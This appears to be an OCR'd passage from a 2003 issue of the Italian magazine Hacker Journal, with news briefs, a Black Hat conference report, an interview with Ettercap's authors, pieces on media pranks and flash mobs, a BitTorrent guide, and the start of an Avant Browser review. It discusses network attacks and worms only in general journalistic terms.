Secondo uno studio condotto nei laboratori Hewlett Packard di Bristol, in Inghilterra, non c'è possibilità di vittoria nella lotta contro i virus. Questo perché un virus è in grado di provocare danni e propagarsi attraverso la Rete prima di essere identificato. Lo studio ha dimostrato che il modo in cui stiamo combattendo il fenomeno è fondamentalmente sbagliato, perché i virus si diffondono più velocemente di quanto gli aggiornamenti antivirus vengano distribuiti. In poche parole, nel momento in cui il software antivirus si accorge della presenza di qualcosa di anomalo, il danno è già stato fatto. Secondo i ricercatori, bisogna quindi cambiare il modo di affrontare il problema e le società che creano programmi antivirus stanno cercando di adeguarsi. La maggior parte dei programmi antivirus identifica l'intruso grazie alle caratteristiche uniche di quel virus. Una volta trovata questa "firma", viene distribuita, a mo' di identikit, a tutti coloro che hanno acquistato il software antivirale per permettere di difendersi o eliminare il codice infettato. Ma ciò, come è facilmente comprensibile, impone di riconoscere il virus prima di poter fare qualcosa per intercettarlo. Quindi, troppo tardi per essere realmente efficace. La ricerca evidenzia inoltre che, anche se il virus viene identificato nello stesso istante in cui viene lanciato in Rete, non è possibile fermarlo, se il virus si propaga molto velocemente. I software antivirus, infatti, controllano la presenza di aggiornamenti a cadenza oraria, il che è troppo poco per intervenire con tempestività. Quando il virus Slammer ha colpito, lo scorso gennaio, è riuscito a infettare 78 mila computer in soli trenta minuti, prima quindi che ci si accorgesse della sua presenza.

HOT!

EPIPHANY, L'ALTERNATIVA A MOZILLA

Si chiama Epiphany ed è l'alternativa più "soft" di Mozilla. Si tratta di un browser open source che, dopo diversi mesi di sviluppo, è arrivato alla sua prima versione stabile, la 1.0. Nasce da un progetto fondato dall'italiano Marco Pesenti Gritti, ex di Galeon, un altro browser free per Linux il cui codice è servito da base per la nascita di Epiphany. L'obiettivo è quello di offrire agli utenti di Linux un browser che, pur basandosi sul cuore di Mozilla, rinunci alle funzioni che appesantiscono quest'ultimo. Il motore di rendering è Gecko e l'interfaccia sfrutta l'integrazione con l'ambiente desktop Gnome (di cui è divenuto una delle applicazioni ufficiali), una scelta che, sebbene limiti pesantemente le possibilità di porting verso altri sistemi operativi, fornisce al browser coerenza grafica e funzionale con le altre applicazioni di Gnome.

MA CHE FANTASMI … SONO ULTRASUONI!

Un esperimento condotto da alcuni scienziati britannici ha dimostrato che in presenza di ultrasuoni, suoni non percepibili dall'orecchio umano, l'organismo umano reagisce in modo bizzarro. Il dottor Richard Lord e il professor Richard Wiseman hanno testato l'impatto degli ultrasuoni a un concerto dove si era radunato un pubblico di 750 persone. I due scienziati hanno fatto ascoltare alla loro audience quattro brani, due dei quali contenevano ultrasuoni. Pur non sapendo quali brani fossero stati "ritoccati", il 22% degli intervistati ha dichiarato che ascoltando i brani con ultrasuoni aveva provato sensazioni spiacevoli, malinconia, brividi lungo la schiena, ed anche emozioni più forti come rabbia e paura. Secondo alcuni scienziati, questo tipo di suoni potrebbe essere presente nei luoghi considerati infestati da fantasmi. Sarebbero quindi stati proprio gli ultrasuoni a comunicare le strane sensazioni alla gente che li visitava. Gli ultrasuoni sono spesso prodotti dalla natura stessa, come in presenza di tempeste, venti molto forti e alcuni tipi di terremoti. Diverse razze animali, tra cui gli elefanti, se ne servono addirittura per comunicare sulle lunghe distanze.

Black Hat, la versione

Due giorni di seminari nel fresco clima dell'aria condizionata del Caesar Palace di Las Vegas, sono il prologo "aziendale" all'inferno a 50 gradi del DefCon, manifestazione che vi abbiamo raccontato sullo scorso numero.

"Quest'anno abbiamo avuto una crescita delle domande di iscrizione con oltre 1700 partecipanti", ha detto Jeff Moss, creatore di DefCon e successivamente di Black Hat.
"**Defcon era e rimarrà un punto di incontro per gli Hacker**, ma serviva anche **un riferimento per i responsabili tecnologici delle grandi società e del governo**; questa è Black Hat, con un formato più organizzato e professionale proprio per i professionisti dell'IT".

Questo anarchico parassita criminale è in realtà Roger Dingledine, responsabile del progetto The Free Haven Project, che segue da vicino tutti i progetti relativi a remailer anonimi. Uno dei suoi clienti è la marina americana che ha bisogno di ricevere e inviare posta anonima.

Black Hat presenta questo anno ben **cinque diversi filoni di conferenze**, dedicati alle applicazioni, all'infrastruttura, alla legge, alla protezione fisica e alle tavole rotonde (panel).
Il nuovo assetto con cinque filoni paralleli, a confronto con il vecchio che invece ne aveva tre, francamente **non mi ha entusiasmato**, impedendomi di seguire alcune conferenze dovendone preferire delle altre. Forse una manifestazione a tre filoni e della durata di tre giorni invece che due sarebbe da preferire.

Il pubblico di Blackhat è sempre molto sensibile ai problemi della sicurezza; qualcuno ogni tanto è forse un poco troppo ottimista…

>> Cervelli a confronto

Tra gli argomenti trattati spicca il dibattito a distanza tra tre degli speaker dei keynote: **Phillip Zimmermann** (Mr. PGP, per chi non lo conoscesse), **Bruce Schneier** (Mr. Blowfish) e **Dario Forte** (grande esperto della Guardia di Finanza italiana, ora consulente in proprio).

I primi due decisamente a favore della crittografia per tutti, il terzo favorevole ad un maggiore controllo e possibilità di intervento da parte delle agenzie governative.
"Abbiamo valutato la **possibilità che i terroristi utilizzino PGP per comunicare tra di loro** e la possibilità che governi oppressivi usino eventuali backdoor per trovare ed eliminare i dissidenti; è stata una scelta difficile ma abbiamo deciso che **la libertà di parola è un bene troppo importante e va salvaguardato**. **PGP è uno strumento di libertà**" ha sostenuto Zimmerman a chi gli ha chiesto se si sentisse in colpa per il fatto che PGP sia stato probabilmente usato anche da Al-Qaeda per l'attacco alle torri gemelle.

"PRO" di DEFCON

Dario Forte è stato uno dei principali attori di importanti azioni coordinate dalla European Electronic Crime Task Force.

“La sicurezza è un discorso influenzato da tanti parametri che nulla hanno a che vedere con la sicurezza! La sicurezza è una questione di scambi: cosa possiamo permetterci di barattare per averla? Ad esempio, **se abolissimo i voli aerei non sarebbe più possibile un attacco come quello dell’11 settembre**, ma sembra che 2500 morti siano meno importanti dell’economia mondiale...”, sostiene **Bruce Schneier** autore di vari libri al riguardo. Alla domanda se si sentisse in colpa per l’uso fatto dai terroristi di Blowfish, ha detto che “è uno strumento, può essere usato bene o male. Gli usi positivi sono maggiori di quelli negativi perché la gente e fondamentalmente buona”. Svariate volte, nella sua lunga esperienza, **Dario Forte** si è trovato davanti a documenti cifrati in possesso di criminali, spesso relativi allo spaccio di droga, e la sensazione di impotenza e la rabbia provata in quei momenti traspare dalle sue parole che chiedono a gran voce **la possibilità per le agenzie governative di avere ed usare le master key per poter combattere il crimine ad armi pari**. “È tutto un problema di controllo: ormai le agenzie governative si controllano tra di loro; la possibilità di un abuso di queste procedure è impossibile.”

Qualcuno prende il suo lavoro un po’ troppo sul serio. Nessuno vuole la polizia di stato, figuriamoci quella privata…


>> Italians do it better

Tra le tante sessioni della prima giornata di Blackhat, sono contento di sottolineare la conferenza tenuta da **due esperti italiani, che ha riscosso un significativo successo di pubblico,** riempiendo all’inverosimile la sala delle conferenze e un applauso scrosciante alla fine. **Marco Valleri** e **Alberto Ornaghi** hanno presentato **“Man In The Middle Attacks”**, una sessione che mostrava quanto fossero vulnerabili le reti ad un attacco mirato portato con gli strumenti giusti, in questo caso **Ettercap**, un progetto Open Source

Tra White Hat e Black Hat, qulacuno ha molto chiaro in mente chi sia il nemico. Atteggiamenti così estremisti non sono comuni come potrebbe sembrare, mica siamo a DefCon!

Bruce Schneier è un personaggio molto disponibile ed è stato trattenuto a lungo in sala alla fine della sua presentazione. Volete sapere perché potete avere un accendino in aereo e non un tagliaunghie? Chiedetevi se è più forte la lobby dei tagliaunghie o quella del tabacco!

(http://ettercap.sourceforge.net/) di cui i due sono fondatori e sviluppatori. Durante la conferenza sono state eseguite anche delle dimostrazioni pratiche di **inserimento all'interno di sessioni anche in SSL**, che francamente mi hanno fatto venire i brividi.
Al termine della conferenza ho intervistato Albero (ALoR) e Marco (Naga); trovate l'intervista nel riquadro in queste pagine.
Black Hat è la conferenza più importante e probabilmente anche la più prestigiosa cui si possa partecipare. ALoR e Naga sono giusto all'inizio della loro carriera e si sono saputi già ricavare un posto al sole nel difficile mercato americano. La loro storia dimostra che essere un Hacker non ha frontiere e permette a tutti di mostrare quello che sa fare, basta lavorare sodo, studiare e volere veramente quello che si desidera. Non serve raccontare in giro di essere entrati nei computer della Nasa o della Cia; quello lasciatelo fare ai Crackers ed agli Script kiddies!
Trovate tutti i materiali di Black Hat alla URL: www.blackhat.com/html/bh-multi-media-archives.html o più semplicemente su www.BlackHat.com

Guglielmo Cancelli

Jeff Moss può essere soddisfatto della sua creatura: Black Hat è una ottima manifestazione ed anche dal punto di vista economico rappresenta un suo successo personale.

Intervista ad ALoR e Naga

HJ: Chi siete?
ALoR: Lavoriamo in due società (concorrenti) di sicurezza a Milano e il nostro lavoro consiste principalmente nel penetration testing. Nel tempo libero programmiamo Ettercap, un progetto iniziato quando eravamo ancora all'università insieme, e continuato nel tempo fino a oggi.
Naga: Costretto da un infortunio ad abbandonare il mondo della boxe, ora lavoro come consulente nel mondo dell'IT security. Ho creato (insieme ad ALoR) il progetto Ettercap; da anni collaboro con numerosi gruppi dell'underground italiano per stimolare la ricerca nel settore dell'hacking e della sicurezza in genere.

HJ: Che ci fate a Black Hat?
ALoR: Siamo stati invitati da uno degli organizzatori per presentare qualcosa a Black Hat Europe 2003. A Keith era piaciuto molto Ettercap e ci consigliava di fare una presentazione riguardo le tecniche utilizzate dal nostro programma. La presentazione ad Amsterdam è piaciuta molto a Jeff Moss (l'organizzatore di Black Hat e DefCon) che ci ha invitato anche per Black Hat USA 2003.

HJ: Cosa è e cosa fa Ettercap?
ALoR: Ettercap è un programma per effettuare attacchi "man in the middle". Grazie ad alcune di queste tecniche (come l'ARP poisoning) è possibile sniffare su reti switchate, modificare i pacchetti di una connessione in corso, decifrare connessioni cifrate (precedentemente attaccate ad arte). E' stato implementato anche un sistema di fingerprinting passivo degli host della rete, che fornisce un report dettagliato su versione del sistema, porte aperte e relativa versione del servizio, distanza in hop dell'host, per poter generare una mappa della rete. Il programma supporta numerosi plugin per effettuare altri attacchi quali: route mangling, pptp cracking e port stealing.

HJ – Perché lo avete rilasciato come open source?
ALoR: Perché altri potessero imparare dal nostro codice come noi lo abbiamo fatto guardando il codice di altri. E per poter mettere l'utente finale nelle condizioni di poterlo modificare a piacimento per adattarlo alle proprie esigenze, o per mandarci patch per risolvere i bug presenti nel programma.
Rilasciarlo sotto GPL è stato il nostro modo di "ringraziare" la comunità per averci offerto altri sorgenti da cui imparare.

HJ: L'attacco "man in the middle" è solo un esercizio tecnico o un problema reale?
ALoR: Il MITM, man in the middle, è sicuramente un problema molto pericoloso all'interno delle reti locali. Non che non lo sia su Internet, ma è sicuramente molto più difficile da attuare. Il man in the middle è una tecnica che mette l'attaccante in condizioni di intercettare, e quindi modificare, tutto il traffico che due host si scambiano, e le conseguenze possono essere devastanti. Si pensi a connessioni con database nelle quali l'attaccante può inserire comandi di cancellazione o inserimento dati. Anche alcuni protocolli cifrati (come ssh o https) sono vulnerabili a questo tipo di attacchi. L'attaccante è così in grado di decifrare connessioni che l'utente medio ritiene sicure.

HJ: I prodotti sviluppati vengono usati in modo imprevisto o sconsigliato dall'autore. Ettercap viene a volte usato per at-

taccare e superare le protezioni dei server, cosa ne pensate?

ALoR: Il signor Nobel inventò la dinamite per aiutare i minatori a scavare più velocemente; oggi sappiamo benissimo quale è l'uso principale degli esplosivi... Un produttore di coltelli da cucina non può smettere la sua produzione perché qualche squilibrato li usa per uccidere... L'utilizzo che l'utente ne fa, va oltre lo scopo per cui abbiamo creato ettercap. Innanzi tutto ci siamo divertiti a farlo, la sfida contro la sicurezza dei protocolli è senza dubbio un argomento affascinante. L'intento secondario è quello di spronare qualche "white hat" a creare delle contromisure efficaci contro questo tipo di problemi, in modo da migliorare il livello di sicurezza delle nostre reti.

ALoR e Naga, al secolo Alberto Ornaghi e Marco Valleri, hanno ricevuto un lungo applauso alla fine della loro presentazione che ha esaltato le possibilità di Ettercap e la debolezza dei protocolli "sicuri" all'interno delle reti private.

La vista dalle finestre del Caesar Palace invitava a fare tutt'altro che seguire le conferenze. Sullo sfondo la torre Eiffel. Siamo forse a Parigi?

Il Super Worm Manifesto

Brandon Wiley (brandon@blanu.net) è un appassionato di worm. E' l'autore del Super Worm Manifesto, che elenca quelli che secondo lui saranno i punti di attacco e di forza dei worm della prossima generazione. È importante leggere il manifesto. Troviamo al suo interno alcuni punti già implementati in MSBlaster ma soprattutto in AntiMSBlaster, la cui diffusione è di soli 11 giorni successiva alla conferenza. Ecco quali saranno secondo Brandon le caratteristiche dei nuovi Worm.

- Piattaforme multiple
- Vettori molteplici
- Sistemi cooperativi tra i worm
- Propagazione, pausa, aggiornamento, ripetere
- Azione a lungo termine
- Aggiornamento automatico degli attacchi
- Aggiornamento automatico della logica di azione
- Costruzione anticipata della HitList
- Sistemi di scanner distribuiti per aggiornare le future HitList
- Propagazione sensibile ai contenuti
- Nascondere il traffico extra all'interno del traffico normale
- Coordinazione tra le diverse istanze del worm

REALITY HACK

Forma d'arte contemporanea, burla, o attività di protesta?

Ci sono dei tizi che si divertono un mondo a esplorare il Sistema e la Rete alla ricerca di falle da sfruttare a proprio vantaggio. Fin qui niente di nuovo, se non che il "Sistema" e le "Reti" ai quali ci riferiamo non c'entrano nulla coi computer e Internet: sono, a seconda dei casi, **il sistema dei mass media**, **la rete stradale** e, più in generale, le credenze e le abitudini della gente.

>> Boccaloni cercansi

Per i motivi più disparati, e con le tecniche più diverse, si può riuscire a far pubblicare su giornali e TV le notizie più disparate, tutte rigorosamente **false o assurde**. L'idea di fondo è quella di **criticare il modo in cui funzionano i mass media** che, specialmente negli ultimi anni, sembrano disposti a pubblicare qualsiasi cosa vada nella direzione della linea editoriale, senza prendersi la briga di verificare se sia vera o falsa. Una volta raggiunta la pubblicazione, la bufala viene rivelata, e l'Informazione sbugiardata. Di episodi, anche nel passato, se ne possono scovare a bizzeffe, ma il fenomeno del "media hacking" assume dimensioni rilevanti proprio grazie all'avvento delle comunicazioni elettroniche. I BBS prima, e Internet poi, hanno permesso di coordinare il lavoro di vari "attivisti", falsificare fonti, raggiungere in modo economico decine di organi di informazione. E persino di creare false identità collettive.

>> Luther Blisset

Chi ha attorno ai trent'anni, ricorderà senz'altro **il giocatore del Milan, Luther Blisset**. All'atto dell'acquisto, la società ne aveva tessuto le lodi come se si trattasse di un drago; una volta giunto in campo, i tifosi si accorsero ben presto che, in verità, Luther somigliava più a un bovino. **Una bufala**, per la precisione. E in "bufale" si sono specializzate le decine (centinaia?) di persone che nel corso degli anni hanno **costruito falsi casi e false notizie, spacciate per vere dalla stampa fino a che non sono state rivendicate** – qui è il colpo di genio – tutte dalla stessa non-persona: Luther Blisset, nome collettivo che parla in prima persona. Con-dividuo (opposto a In-dividuo) se vi piacciono le parole difficili. Parlare di Luther Blisset è molto difficile, perché **tutto quello che si dice è vero, e tutto è falso**. Sono usciti libri a firma di Luther Blisset, criticati da altri Luther Blisset e che – proprio per questo – sono da considerarsi obiettivi pienamente centrati nella strategia di Luther Blisset. E quindi degli "autentici" Luther Blisset.

Recentemente, Luther Blisset si è suicidato, passando il testimone alla Wu-Ming Foundation (www.wumingfoundation.com), ma questo non gli ha impedito di emettere un comunicato stampa postumo. Confusi? Bene: altro obiettivo centrato. Luther Blisset vince sempre. Per confondervi ancora un po' le idee, spulciate www.lutherblissett.net.

Una foto di Luther Blisset, che altro non è se non un morphing tra varie fotografie.

GRAN BURLONI O ARTISTI?

Alcuni vogliono mostrare i paradossi del sistema attuale; altri minare le certezze dell'opinione pubblica; altri ancora, si ritengono semplicemente artisti. Di certo, tutti hanno in qualche modo hackerato la realtà.

LIBERTÀ BREVETTATA

Kembrew McLeod è un processore di Arte concettuale dell'Università dello Iowa. Anni fa, ha fondato una falsa rivista chiamata "Freedom of Expression" (libertà di espressione), brevettandone il nome. Poi, con la complicità di un amico, si è inventato una fanzine Punk con lo stesso nome. Ha assoldato un avvocato e, senza fargli sapere nulla del suo complotto, gli ha fatto istruire una causa per utilizzo fraudolento del un marchio registrato "libertà di espressione".

INVENZIONI PRIMITIVE

L'avvocato australiano John Keogh voleva dimostrare che il sistema per il riconoscimento dei brevetti in uso nel suo paese non funziona, visto che si limita ad apporre un timbro senza entrare nel merito dell'invenzione. Ha quindi ottenuto con successo il brevetto per un "dispositivo circolare per facilitare il trasporto". Se provate a tradurre dal legalese, questo misterioso dispositivo altro non è che la ruota.

PRESENZIALISTA INCURABILE

Da anni è uno dei volti più presenti in TV (più di 500 apparizioni), ma nessuno lo conosce. E, soprattutto, nessuno ce lo vuole. Gabriele Paolini si è specializzato nell'apparire dietro ai giornalisti dei TG (che, a volte, non reagiscono bene all'intrusione...), o accanto a personaggi celebri, distribuendo preservativi o semplicemente guardando verso la telecamera, con faccia interessata.

>> Attacchi DoS al traffico

Avete presente un Netstrike? Migliaia di visitatori si mettono d'accordo per visitare un sito alla stessa ora, senza fare niente di particolare: soltanto visitando alcune pagine del sito. Il risultato, in molti casi, è che la banda si satura, il server non ce la fa a star dietro alle richieste di connessione, e **il sito diventa innavigabile**. Ecco, trasponete la stessa cosa a un incrocio stradale, o a una rotonda, e **sostituite i pacchetti di dati con una bicicletta**, e quello che avete ottenuto è un **raduno di Critical Mass**. Critical Mass non è una vera associazione. La home page di www.critical-mass.org recita: "Nonostante il suffisso .org, Critical Mass non è un'organizzazione. È una coincidenza non organizzata; un movimento... di biciclette per la strada. La domanda di fondo è: "come cercare di affermare il diritto dei ciclisti a circolare in modo sicuro in città che sempre più sono troppo trafficate persino per le auto?". Organizzare dibattiti, manifestazioni, cercare di far conoscere le proprie idee con assemblee o comunicati stampa? Nah. Sa di vecchio, e poi i mass media non sembrano molto interessati all'argomento. Allora, semplicemente, ci si trova per "esercitare" questo diritto, ma tutti insieme. Ci si da appuntamento a una certa ora, in un determinato luogo, e si fa un bel giro in bicicletta. Se il numero di partecipanti è abbastanza alto (**se si raggiunge, appunto, una "massa critica"**), la strada verrà occupata unicamente dai ciclisti, mentre le auto rimarranno paralizzate.

>> Flash Mob

Più inquietante, soprattutto per la sua completa mancanza di obiettivi pratici, è il fenomeno delle Flash Mob: **mobilitazioni lampo**. I partecipanti si coordinano per email, dandosi appuntamento in un certo luogo, senza ben sapere cosa si andrà a fare (in certi casi, è richiesto di portare certi oggetti, o avere un determinato abbigliamento). In loco, vengono distribuiti volantini con le istruzioni sulla mobilitazione: qualcosa di pazzo da fare, in modo rigorosamente sincronizzato, per poi **abbandonare il campo e sparire nel nulla nel giro di dieci minuti**. Qualche esempio? Chiedere ai commessi di una libreria **informazioni su titoli di libri inesistenti**; fotografare le persone che escono da un grande magazzino, e intervistarle **come se si trattasse di celebrità hollywoodiane**; passeggiare per le vie della città **vestiti come l'agente Smith di Matrix...** E chi più ne ha più ne metta.

Come dicevamo, questi eventi non hanno uno scopo dichiarato, se non quello di stupire, divertirsi e –magari– far parlare un po' la stampa. Questo ultimo punto è forse quello più controverso, anche perché in genere per assicurarsi la presenza dei giornalisti, è necessario rivelare alcune informazioni che **finiscono irrimediabilmente per rovinare l'effetto sorpresa**. Emblematico in questo senso il caso di Milano, dove all'appuntamento per una Flash Mob organizzata in un grosso negozio del centro, c'erano un sacco di giornalisti, qualche curioso, dei poliziotti, ma nessun partecipante (se fosse stata un'operazione Blissetiana, sarebbe perfettamente riuscita).

Oltre che esposte al rischio di una eccessiva pubblicità, che rovina la sorpresa, i flash mob sono anche molto vulnerabili. Visto che i partecipanti non si conoscono, e non conoscono nei dettagli il piano, è possibile che degli infiltrati si presentino all'appuntamento, distribuendo informazioni **false, hackerando così il flash mob** (flashhack.blogspot.com). Simpatico vero? C'è di peggio: qualche grande agenzia pubblicitaria sta pensando di utilizzare i flash mob come nuovo mezzo di comunicazione, per far vendere di più.

Ciclisti di tutto il mondo, unitevi!

Bit Torrent

il Peer-to-Peer intelligente

Non sempre un sistema di file sharing nasce per condividere file illegali (anche se, prima o poi, verrà usato anche per quello).

Basta guardarsi in giro sulla Rete per capire al volo una cosa: le aziende che prima navigavano nell'oro fornendo servizi gratuiti (a causa degli spropositati finanziamenti e delle operazioni di borsa), oggi faticano a far quadrare i conti. E tra le più importanti voci di spesa di chi ospita un sito Web molto trafficato, c'è sicuramente la banda (i siti infatti pagano "un tanto al Gigabyte"). Paradossalmente, **la banda disponibile agli utenti privati sta sempre più aumentando**, e a costi contenuti (cinque anni fa, per avere un collegamento fisso dalle caratteristiche di un'Adsl bisognava sborsare svariati milioni). Se ora per molti quindi non è un problema scaricarsi file di grandi dimensioni (una distribuzione Linux, per dirne una), dall'altra parte **diventa sempre più difficile offrire simili servizi senza andare in bolletta**.

Altro problema dei siti che raggiungono una popolarità improvvisa, è che **l'eccesso di richiesta mette in ginocchio risorse del server e banda disponibile** (cosa che accade spesso a quei siti che vengono citati sul sito di news Slashdot.org).

Goccia dopo goccia...

Bram Cohem, creatore della **Code-Con (raduno di hacker ed esperti nel settore peer-to-peer)**, ha rimediato a tutto questo creando un sistema di condivisione file del tutto nuovo. Il sistema da lui creato si chiama **BitTorrent** (tradotto nella nostra lingua: Torrente di Bit).

Ma su cosa si basa quest'innovativo software di file sharing?

Semplice, quando un sito vuole dare la possibilità di scaricare un dato file (o più file) ma non possiede la quantità di banda necessaria per offrire un buon servizio ai suoi visitatori, esso sceglie di installare il **server gratuito BitTorrent**. Gli utenti che decidono di scaricare un determinato file dal sito contenente il server bitTorrent devono avere il **client BitTorrent** (scaricabile dal sito http://bitconjurer.org/BitTorrent/download.html sia in versione Win32 che Unix/Linux). Il paradosso è che il file viene scaricato alla massima velocità

L'ALGORITMO SHA-1

Come l'algoritmo a chiave pubblica DSA, l'SHA-1 (Secure Hash Algorithm-1) è stato progettato dall'NSA (National Security Agency) e incorporato dal Nist in un fips per l'hashing dei dati.

L'SHA-1 genera un valore hash a 160 bit ed è un algoritmo hash unidirezionale molto diffuso per la creazione delle firme digitali.

In parole povere, l'algoritmo analizza un file e genera un codice di controllo: a file uguale, corrisponde codice di controllo uguale. In questo modo, si può essere sicuri che un file che produce un certo hash, sarà esattamente identico a un altro file con lo stesso hash.

Figura 1: il meccanismo di funzionamento di BitTorrent.

consentita dalla propria linea telefonica anche se questo viene scaricato da milioni d'utenti, anzi: **soprattutto** se viene scaricato da milioni di utenti.
Il risultato è ottenuto perché in realtà il client di BitTorrent è anche un server, per questo, ogni utente che scarica il file **permette ad altri utenti di scaricare lo stesso file dal proprio computer** (anche mentre sta in fase di download) magico no?

Qualche esempio

Supponiamo che nel 2020 Windows diventi un software libero (supponiamo) e che Microsoft decida di far scaricare a ogni singolo utente del mondo il suo sistema operativo.
Consideriamo che il sistema operativo Windows occupa la media di 600 Mb, i quali dovrebbero essere distribuiti ad una media di 3.000.000.000 (3 miliardi) d'utenti (siamo nel 2020!); il risultato sarebbe: 600 x 3.000.000.000 = 1.800.000.000 GB di banda.

Come ben si evince **anche il server più potente del mondo collasserebbe**. Invece con BitTorrent, il primo utente che scaricherebbe il file automaticamente lo renderebbe disponibile ad altri, i quali lo renderebbero disponibile ad altri e via dicendo. (vedi Figura 1).
In pratica, con questo nuovo sistema di file-sharing più aumenta la richiesta di un file più aumentano le fonti disponibili.
Il funzionamento di questo programma però non è nuovo, poiché software come Kazaa e simili offrono anch'essi la possibilità di scaricare file da più fonti.
Gli assi nella manica di BitTorrent sono la **garanzia del file scaricato**, che è verificato con l'algoritmo SHA 1, e la **facilità d'uso del programma**, infatti BitTorrent è completamente invisibile: esso si apre solo quando dal browser si richiede il download dei file con estensione ***.torrent**.
BitTorrent **non è destinato alla pirateria**, ma alla diffusione di software libero o contenuti gratuiti e legali. BitTorrent in sé **non permette di cercare musica, film o programmi sui computer di altri utenti**, come avviene con gli altri programmi di file sharing. È pensato solo per funzionare come un "accellelaratore di banda" per quei siti che non possono permettersi di far scaricare file di grosse dimensioni a milioni di utenti.

Un sistema molto intelligente

BT ha tante caratteristiche positive: per esempio, **si integra perfettamente col Web**, perché i link a un file .torrent possono essere inseriti in una pagina Web, e il file scaricato in modo trasparente per l'utente. Permette di essere sicuri che il file scaricato **corrisponda esattamente all'originale**, anche in caso di interruzioni del download. Ma soprattutto pone rimedio a uno dei problemi degli altri programmi peer 2 peer: le sanguisughe. I leech, o leecher (sangiusughe, appunto) sono quelle persone che scaricano da una rete peer 2 peer ma non condividono file, **risultando quindi solo un peso per la comunità**. BT risolve questo problema regolando la velocità di download in base a quanti file si condividono, e

Figura 2: download di BitTorrent.

quanti "spezzoni" di file sono stati inviati ad altri utenti BT. In pratica, più file si condividono, e più a lungo si tiene attiva la connessione, e più velocemente si potranno scaricare altri file.

Un punto debole

Uno dei punti di forza di BT, il fatto di non avere un server centrale, è anche uno dei suoi punti deboli. Ogni file .tor-

Figura 3: Download di un file con BitTorrent.

rent deve infatti specificare un "**tracker**", un server che agisca come un vigile urbano e diriga il traffico dei dati da un client all'altro, tenendo sempre traccia di chi ha già scaricato un certo spezzone di file, e può quindi renderlo disponibile ad altri. **Se il tracker non è online, il file non potrà essere scaricato**. Inoltre, un altro punto debole del sistema è che il tutto funziona meglio se sulla rete BT esistono copie complete del file da scaricare. In pratica, dopo aver scaricato un file, bisognerebbe rimanere connessi per migliorare le prestazioni della rete, facilitando il download ad altri uenti.

Ricerca e download di un file con Sharelive.

Installiamo BitTorrent

Per installare BitTorrent rechiamoci al sito http://bitconjurer.org/BitTorrent, in alto al centro troviamo e selezioniamo l'opzione "download", apparirà una schermata nella quale possiamo trovare le varie versioni di BitTorrent per i vari sistemi operativi esistenti. Se sei un utente Windows scegli "we have a windows installer" (Figura 2). Se hai altri sistemi operativi (Unix, Mac) seleziona la versione che fa per te.

Facciamo doppio clic sul file scaricato e, in pochi secondi, l'installazione di BitTorrent verrà completata. Sul nostro computer avremo finalmente il nostro amato BitTorrent.

Scaricato BitTorrent vediamo **come cercare e scaricare un file**.

Per scaricare materiale occorre cercare i cosiddetti file ***.torrent**; tali file non fanno altro che **indirizzare BitTorrent ai computer dove stanno i file da scaricare**.

Quando si fa clic su un link a un file .torrent, automaticamente partirà BitTorrent, che ci chiederà dove salvare il file (come siamo abituati a fare con internet explorer). Dopo circa un minuto di buffering inizierà il download. (vedi figura 3).

Ricordo che in caso si verifichino errori durante il download non c'è da preoccuparsi, in quanto potrebbero essere semplici errori di rete. In qualsiasi caso, qualunque sia l'errore, il file non verrà danneggiato (altra caratteristica positiva di BitTorrent).

BitTorrent supporta la funzione resume, infatti se interrompiamo il download esso verrà ripristinato riselezionado semplicemente il file *.torrent e salvandolo nella posizione dove si trova il file incompleto.

Trovare la fonte

Chiaramente ora vi chiederete: **"come trovo i file *.torrent?"**.

I file torrent si trovano semplicemente facendo una ricerca con Google, ma vi dirò di più: esistono vari motori di ricerca fatti appositamente per la ricerca di file *.torrent (con una ricerca su Google usando ".torrent search" sono sicuro che li troverete…).

Dicevamo che BT non consente di effettuare ricerche, ma si limita a scaricare un file di cui esista un puntatore, sotto forma di file .torrent. Qualcuno però ha pensato di porre rimedio a questa "lacuna", realizzando dei siti Internet che fungono da indice per localizzare i file .torrent. Uno di questi è Sharelive, un sito dedicato al file-sharing (www.sharelive.com), ma tanti altri si possono trovare facendo una ricerca con Google.

Giovanni Federico
giofederico@hackerjournal.it
www.hackerunited.com

LINK UTILI

http://bitconjurer.org/BitTorrent
Sito ufficiale di BitTorrent 2.

http://f.scarywater.net
Link a file .torrent di materiale legale, creato principalmente per aiutare le vittime dell'Effetto Slashdot.

www.sharelive.com
Motore di ricerca per file .torrent.

IL BROWSER DAVVERO "AVANTI"

Avant Browser è un browser full optional, pieno zeppo di funzionalità utili e interessanti e persino gratuito.

Sul numero 32 di Hacker Journal abbiamo parlato di un browser, Touchnet, che racchiude in sé molte funzionalità. Ma perché pagare 29,95 $ quando possiamo avere un prodotto, Avant Browser, molto simile e per alcuni aspetti migliore di Touchnet, **completamente freeware**?

Avant Browser è scaricabile gratuitamente all'indirizzo www.avantbrowser.com, si trova tradotto in molte lingue (anche in italiano) ed è compatibile con tutti i sistemi operativi Microsoft, da **Windows 95 a Win XP**. Questo browser è basato sul motore di Internet Explorer ma, a differenza di quest'ultimo, risulta più veloce nell'apertura delle pagine e comprende una serie di possibilità per rendere la navigazione più piacevole!

>> Pratico e snello

La prima differenza che si nota è la grandezza della barra: come potete notare Avant Browser ne ha una più snella che lascia più spazio alla visualizzazione delle pagine e che include oltre alla **barra per la ricerca con google**, molto utile per una ricerca veloce, una serie di pulsanti per attivare/disattivare le varie opzioni (**blocco dei pop-up, visualizzazione di presentazioni in flash, di immagini, filmati, script java, suoni...**) che permettono di navigare velocemente anche a chi non dispone di una connessione ADSL o ISDN. Per chi ha la necessità di controllare più pagine contemporaneamente è possibile visualizzarle in diversi modi: affiancate, sovrapposte, una sopra l'altra, a schermo intero e persino a tutto desktop con i menù a comparsa. Le pagine vengono aperte all'interno della stessa finestra, **non occupando così spazio nella barra delle applicazioni di Windows**. Avant Browser accetta i preferiti da Internet Explorer e ha la possibilità di impostare più di una home page.

>> Privacy garantita

